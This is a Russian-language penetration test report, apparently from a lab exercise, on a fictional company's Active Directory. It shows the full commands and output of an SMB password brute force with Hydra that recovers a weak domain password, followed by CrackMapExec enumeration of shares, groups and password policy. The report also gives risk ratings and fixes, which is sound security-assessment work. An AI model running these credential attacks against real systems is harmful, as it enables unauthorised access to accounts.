Отчет о проведении анализа защищенности инфраструктуры ИБ ООО «Василек»

Содержание

1.Введение

Цель данного анализа - симуляция атаки потенциального злоумышленника на инфраструктуру, оценка уровня его защищенности, обнаружение уязвимостей, анализ и разработка рекомендаций по их устранению.

1.2 Объект тестирования

Для анализа предоставили границы работ по анализу защищённости, которые включают в себя:

- Служба каталогов Active Directory
- Центр Сертификации
- Пользователи домена Active Directory

1.3. Основная классификация

Каждой уязвимости, обнаруженной в ходе проведения тестирования, присваивается определенная степень риска. Критерии данной классификации указаны ниже.

Высокий
Уязвимости присваивается высокая степень риска, если ее использование может привести к компрометации данных, доступности сервера или сервисов, выполнению произвольного кода, манипуляции с данными. Сюда же входят уязвимости связанные с отказом в обслуживании, слабые или стандартные пароли, отсутствие шифрования, доступ к произвольным файлам или конфиденциальных данных.
Средний
Уязвимость средней степени риска не приводит напрямую к компрометации или неавторизованному доступу, но предоставляют возможность или информацию, которая может быть использована потенциальным злоумышленником для дальнейшего использования в совокупности с другими уязвимостями для компрометации ресурса. Например незащищенный доступ к некритичным файлам, листинг некритичных директорий, раскрытие полных путей.
Низкий
Все остальные уязвимости, которые не могут привести к компрометации ресурса, но которые могут быть использованы потенциальным злоумышленником, для сбора информации, формировании векторов атаки и т.д.

2.Обзорный отчет

2.1 Общая оценка

По результатам проведенного тестирования инфраструктура оценивается как высоко критичная, так как были обнаружены уязвимости высокой степени риска, позволяющие получить удаленный доступ к конфиденциальным данным.


2.2 Уязвимости

Воздействия на инфраструктуру были высчетаны с помощью калькулятора общей системы оценки уязвимостей версии 3.1 (https://www-first-org.translate.goog/cvss/calculator/3.1?_x_tr_sl=en&_x_tr_tl=ru&_x_tr_hl=ru&_x_tr_pto=sc#CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)


Название	**Описание**	**Воздействие (CVSS v3.1)**	**Классификация**	**Советы по исправлению**
Brute force	**Инфраструктура не проверяет входящий на порты трафик. Из-за чего появляется возможность атаки вида Brut Force, для получения конфеденциальной информации и/или дальнейшего повышения привелегий.**	**7.3**	**OWASP Brute Force** https://owasp.org/www-community/attacks/Brute_force_attack	Настройка фаервола/ Использование двух-факторной аутентификации/ Обязательное использование “сложных” паролей
Weak password for user	**Слабый пароль пользователя. Возможность “угадать” пароль.**	**5.3**	**Owasp latest** https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy	Обязательное использование “сложных” паролей.

3. Подробный отчет о уязвимостях

Для начала делаем простое сканирование с целью выявить открытые порты и запущенные на них сервисы. Видим открытый 445 порт. Сразу была предпринята попытка взлома с помощью Eternalblue, однако попытка не увенчалась успехом. Видимо благодаря SMB3.1.



Дальше была предпринята попытка брутфорса, на что намекало само задание. Осталось понять, каких именно пользователей. Для этого используем nmap.




Чтобы не переписывать 90+ пользователей вручную используем Grep и sed + вывод в файл. Файл с пользователями готов. Брутфорсим.


```
(kali㉿kali)-[~]
$ hydra -L Desktop/user.txt -P Desktop/pass.txt 172.16.92.133 smb -o Desktop/result.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-18 06:51:44
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 1751 login tries (l:103/p:17), ~1751 tries per task
[DATA] attacking smb://172.16.92.133:445/
[445][smb] host: 172.16.92.133   login: user76   password: 12345678
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-18 06:52:03
```

Успешно получаем данные для пользователя user 76. В целом дальше было много попыток повысить привилегии или подключиться к серверу. Пробовал обратный шэл, но в итоге повысить привилегии не получилось. Используем Crackmapexec и получаем множество разной конфеденциальной информации.

```
(kali㉿kali)-[~]
$ crackmapexec smb 172.16.92.133  -u user76 -p 12345678 --shares
SMB         172.16.92.133   445    DC01            [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:DC01) (domain:jet.pentest) (signing:True) (SMBv1:True)
SMB         172.16.92.133   445    DC01            [+] jet.pentest\user76:12345678
SMB         172.16.92.133   445    DC01            [+] Enumerated shares
SMB         172.16.92.133   445    DC01            Share           Permissions     Remark
SMB         172.16.92.133   445    DC01            -----           -----------     ------
SMB         172.16.92.133   445    DC01            ADMIN$                          Remote Admin
SMB         172.16.92.133   445    DC01            C$                              Default share
SMB         172.16.92.133   445    DC01            CertEnroll      READ            Active Directory Certificate Services share
SMB         172.16.92.133   445    DC01            IPC$                            Remote IPC
SMB         172.16.92.133   445    DC01            NETLOGON        READ            Logon server share
SMB         172.16.92.133   445    DC01            Share           READ
SMB         172.16.92.133   445    DC01            SYSVOL          READ            Logon server share
```


kali@kali: ~
File Actions Edit View Help
└─$ crackmapexec smb 172.16.92.133 -u user76 -p 12345678 --groups
SMB 172.16.92.133 445 DC01 [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:DC01) (domain:jet.pentest) (signing:True) (SMBv1:True)
SMB 172.16.92.133 445 DC01 [+] jet.pentest\user76:12345678
SMB 172.16.92.133 445 DC01 [+] Enumerated domain group(s)
SMB 172.16.92.133 445 DC01 Security Group membercount: 3
SMB 172.16.92.133 445 DC01 DnsUpdateProxy membercount: 0
SMB 172.16.92.133 445 DC01 DnsAdmins membercount: 0
SMB 172.16.92.133 445 DC01 Enterprise Key Admins membercount: 0
SMB 172.16.92.133 445 DC01 Key Admins membercount: 0
SMB 172.16.92.133 445 DC01 Protected Users membercount: 0
SMB 172.16.92.133 445 DC01 Cloneable Domain Controllers membercount: 0
SMB 172.16.92.133 445 DC01 Enterprise Read-only Domain Controllers membercount: 0
SMB 172.16.92.133 445 DC01 Read-only Domain Controllers membercount: 0
SMB 172.16.92.133 445 DC01 Denied RODC Password Replication Group membercount: 8
SMB 172.16.92.133 445 DC01 Allowed RODC Password Replication Group membercount: 0
SMB 172.16.92.133 445 DC01 Terminal Server License Servers membercount: 0
SMB 172.16.92.133 445 DC01 Windows Authorization Access Group membercount: 1
SMB 172.16.92.133 445 DC01 Incoming Forest Trust Builders membercount: 0
SMB 172.16.92.133 445 DC01 Pre-Windows 2000 Compatible Access membercount: 4
SMB 172.16.92.133 445 DC01 Account Operators membercount: 0
SMB 172.16.92.133 445 DC01 Server Operators membercount: 0
SMB 172.16.92.133 445 DC01 RAS and IAS Servers membercount: 0
SMB 172.16.92.133 445 DC01 Group Policy Creator Owners membercount: 1
SMB 172.16.92.133 445 DC01 Domain Guests membercount: 0
SMB 172.16.92.133 445 DC01 Domain Users membercount: 0
SMB 172.16.92.133 445 DC01 Domain Admins membercount: 3
SMB 172.16.92.133 445 DC01 Cert Publishers membercount: 1
SMB 172.16.92.133 445 DC01 Enterprise Admins membercount: 1
SMB 172.16.92.133 445 DC01 Schema Admins membercount: 1
SMB 172.16.92.133 445 DC01 Domain Controllers membercount: 0
SMB 172.16.92.133 445 DC01 Domain Computers membercount: 0
SMB 172.16.92.133 445 DC01 Storage Replica Administrators membercount: 0
SMB 172.16.92.133 445 DC01 System Managed Accounts Group membercount: 1
SMB 172.16.92.133 445 DC01 Remote Management Users membercount: 0
SMB 172.16.92.133 445 DC01 Access Control Assistance Operators membercount: 0
SMB 172.16.92.133 445 DC01 Hyper-V Administrators membercount: 0


┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 172.16.92.133 -u user76 -p 12345678 --pass-pol
SMB 172.16.92.133 445 DC01 [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:DC01) (domain:jet.pentest) (signing:True) (SMBv1:True)
SMB 172.16.92.133 445 DC01 [+] jet.pentest\user76:12345678
SMB 172.16.92.133 445 DC01 [+] Dumping password info for domain: JET
SMB 172.16.92.133 445 DC01 Minimum password length: 7
SMB 172.16.92.133 445 DC01 Password history length: 24
SMB 172.16.92.133 445 DC01 Maximum password age: 41 days 23 hours 53 minutes
SMB 172.16.92.133 445 DC01
SMB 172.16.92.133 445 DC01 Password Complexity Flags: 000000
SMB 172.16.92.133 445 DC01 Domain Refuse Password Change: 0
SMB 172.16.92.133 445 DC01 Domain Password Store Cleartext: 0
SMB 172.16.92.133 445 DC01 Domain Password Lockout Admins: 0
SMB 172.16.92.133 445 DC01 Domain Password No Clear Change: 0
SMB 172.16.92.133 445 DC01 Domain Password No Anon Change: 0
SMB 172.16.92.133 445 DC01 Domain Password Complex: 0
SMB 172.16.92.133 445 DC01
SMB 172.16.92.133 445 DC01 Minimum password age: 1 day 4 minutes
SMB 172.16.92.133 445 DC01 Reset Account Lockout Counter: 30 minutes
SMB 172.16.92.133 445 DC01 Locked Account Duration: 30 minutes
SMB 172.16.92.133 445 DC01 Account Lockout Threshold: None
SMB 172.16.92.133 445 DC01 Forced Log off Time: Not Set